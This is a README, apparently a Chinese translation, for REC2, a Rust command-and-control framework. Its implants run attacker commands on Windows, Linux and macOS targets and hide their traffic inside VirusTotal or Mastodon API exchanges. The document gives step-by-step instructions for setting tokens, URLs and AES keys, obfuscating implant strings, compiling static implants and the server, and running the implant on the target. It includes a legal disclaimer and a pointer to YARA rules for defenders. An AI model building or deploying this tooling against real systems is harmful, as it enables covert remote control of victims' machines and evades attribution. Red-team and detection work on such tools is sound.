

:shipit: 信息: REC2 是一个较早的个人项目(2023 年初),我没有继续开发它。它是我用来学习 Rust 的一系列项目之一。代码可能被认为已过时且并非最佳形态。也许我会从 #roadmap 继续我之前的工作。不过,REC2 功能完备,能够通过 VirusTotal 和 Mastodon API 在 Linux / macOS 或 Windows 目标上执行命令。






⚠️ 免责声明: REC2 仅用于教育目的。请自行斟酌使用,我对任何造成的损害概不负责。 未经双方事先同意,使用此工具攻击目标是违法的。遵守所有适用的地方、州和联邦法律是最终用户的责任。我不承担任何责任,也不对由本工具造成的任何误用或损害负责。
🔴 红队成员:我与你分享一个使用 virustotal 和 mastodon 的外部 C2 的测试版。
🔵 蓝队成员:你可以在这个仓库中找到针对 REC2 植入体的 yara 规则示例。

REC2,即 Rusty(Rust 编写)External(外部)Command and Control(命令与控制),是一款使用 Rust 编程语言开发的多功能命令与控制(C2)工具。它提供了一种隐蔽而有效的方式来管理 macOS、Linux 和 Windows 系统上的远程植入体(客户端)。REC2 利用 VirusTotal 或 Mastodon 等第三方 API,通过 AES 在服务器和植入体之间传输加密消息,使攻击者能够通过这些外部渠道隐蔽地操作。植入体可以监控待处理任务,检索、解密并在目标系统上执行任务,然后通过相同的 API 安全地将结果传回。使用这些 API 作为中间层增加了一层匿名化,降低了追溯到攻击者的难度。
修改 implants/(mastodon,virustotal)/src/main.rs 中的一些值:
// (MASTODON or VIRUSTOTAL) TOKEN
// <https://mastodon.be/settings/applications>
// <https://developers.virustotal.com/reference/authentication>
let token = lc!("TOKEN").to_owned();
// (MASTODON or VIRUSTOTAL) FULL URL
//let full_url = lc!("https://mastodon.xx/@username/100123451234512345").to_owned();
let full_url = lc!("https://www.virustotal.com/gui/file/99ff0b679081cdca00eb27c5be5fd9428f1a7cf781cc438b937cf8baf8551c4d").to_owned();
将 Windows x64 植入体编译为静态二进制文件:
make virustotal_windows
make mastodon_windows
你可以在当前目录中找到(rec2_virustotal_x64.exe 或 rec2_mastodon_x64.exe)。
最后,编译 server 二进制文件:
make c2server_release
./server_release -h
./server_release VirusTotal -h
./server_release Mastodon -h

# Example
./server_release VirusTotal --url <URL> --token <TOKEN> --key <AES_KEY>

现在,你只需在目标上执行植入体即可。
你可以使用 make 命令为 Linux、Windows 或 macOS 编译它。
更多命令见 Makefile:
REC2 Server:
usage: make c2server_debug
usage: make c2server_release
usage: make c2server_windows
usage: make c2server_windows_x64
usage: make c2server_windows_x86
usage: make c2server_linux
usage: make c2server_linux_aarch64
usage: make c2server_linux_x86_64
usage: make c2server_macos
usage: make c2server_arm_musl
usage: make c2server_armv7

VirusTotal implant:
usage: make virustotal_debug
usage: make virustotal_release
usage: make virustotal_windows
usage: make virustotal_windows_x64
usage: make virustotal_windows_x86
usage: make virustotal_linux
usage: make virustotal_linux_aarch64
usage: make virustotal_linux_x86_64
usage: make virustotal_macos
usage: make virustotal_arm_musl
usage: make virustotal_armv7

Mastodon implant:
usage: make mastodon_debug
usage: make mastodon_release
usage: make mastodon_windows
usage: make mastodon_windows_x64
usage: make mastodon_windows_x86
usage: make mastodon_linux
usage: make mastodon_linux_aarch64
usage: make mastodon_linux_x86_64
usage: make mastodon_macos
usage: make mastodon_arm_musl
usage: make mastodon_armv7

Dependencies:
usage: make install_windows_deps
usage: make install_macos_deps

Documentation:
usage: make c2server_doc
usage: make virustotal_doc
usage: make mastodon_doc

Cleaning:
usage: make clean
使用 docker 构建 REC2,以确保拥有所有依赖项。
docker build --rm -t rec2 .

# Then to build C2 server:
docker run --rm -v ./:/usr/src/rec2 rec2 c2server_windows
docker run --rm -v ./:/usr/src/rec2 rec2 c2server_linux
docker run --rm -v ./:/usr/src/rec2 rec2 c2server_macos


# Then to build VirusTotal implant:
docker run --rm -v ./:/usr/src/rec2 rec2 virustotal_windows
docker run --rm -v ./:/usr/src/rec2 rec2 virustotal_linux
docker run --rm -v ./:/usr/src/rec2 rec2 virustotal_macos

# Then to build Mastodon implant:
docker run --rm -v ./:/usr/src/rec2 rec2 mastodon_windows
docker run --rm -v ./:/usr/src/rec2 rec2 mastodon_linux
docker run --rm -v ./:/usr/src/rec2 rec2 mastodon_macos
你需要在系统上安装 Rust。
https://www.rust-lang.org/fr/tools/install
⚠️ 编译之前,你需要在终端中导出
LITCRYPT_ENCRYPT_KEY变量。(用于植入体字符串混淆)
export LITCRYPT_ENCRYPT_KEY="MYSUPERPASSWORD1234567890"
LITCRYPT_ENCRYPT_KEY="MYSUPERPASSWORD1234567890"
⚠️ 你需要修改 implants/(virustotal,mastodon)/main.rs 中的 AESKEY,并修改 URL 和 TOKEN。
以下是如何使用 cargo 命令编译 "release" 和 "debug" 版本。
git clone https://github.com/g0h4n/REC2
cd REC2

# Implants
# choise your implant Mastodon or VirusTotal

# implants/mastodon/Cargo.toml
# release version
cargo build --release --manifest --manifest-path implants/mastodon/Cargo.toml
# or debug version
cargo b --manifest-path implants/mastodon/Cargo.toml

# implants/virustotal/Cargo.toml
# release version
cargo build --release --manifest --manifest-path implants/virustotal/Cargo.toml
# or debug version
cargo b --manifest-path implants/virustotal/Cargo.toml

# Server
cargo build --release --manifest --manifest-path server/Cargo.toml
# or debug version
cargo b --manifest-path server/Cargo.toml
植入体的构建结果可以在 implants/(mastodon,virustotal)/target/release 或 implants/(mastodon,virustotal)/target/debug 文件夹中找到。server 的构建结果可以在 server/target/release 或 server/target/debug 文件夹中找到。
下面你可以找到从 Linux 为各个操作系统进行编译的方法。如果你需要其他编译方式,请查阅此链接中的列表:https://doc.rust-lang.org/nightly/rustc/platform-support.html
# Install rustup and Cargo for Linux
curl https://sh.rustup.rs -sSf | sh

# Add Linux deps
rustup install stable-x86_64-unknown-linux-gnu
rustup target add x86_64-unknown-linux-gnu

# Static compilation for Linux
git clone https://github.com/g0h4n/REC2
cd REC2

# Implants
# choise your implant Mastodon or VirusTotal

# implants/mastodon/Cargo.toml
CFLAGS="-lrt";LDFLAGS="-lrt";RUSTFLAGS='-C target-feature=+crt-static';cargo build --release --target x86_64-unknown-linux-gnu --manifest-path implants/mastodon/Cargo.toml

# implants/virustotal/Cargo.toml
CFLAGS="-lrt";LDFLAGS="-lrt";RUSTFLAGS='-C target-feature=+crt-static';cargo build --release --target x86_64-unknown-linux-gnu --manifest-path implants/virustotal/Cargo.toml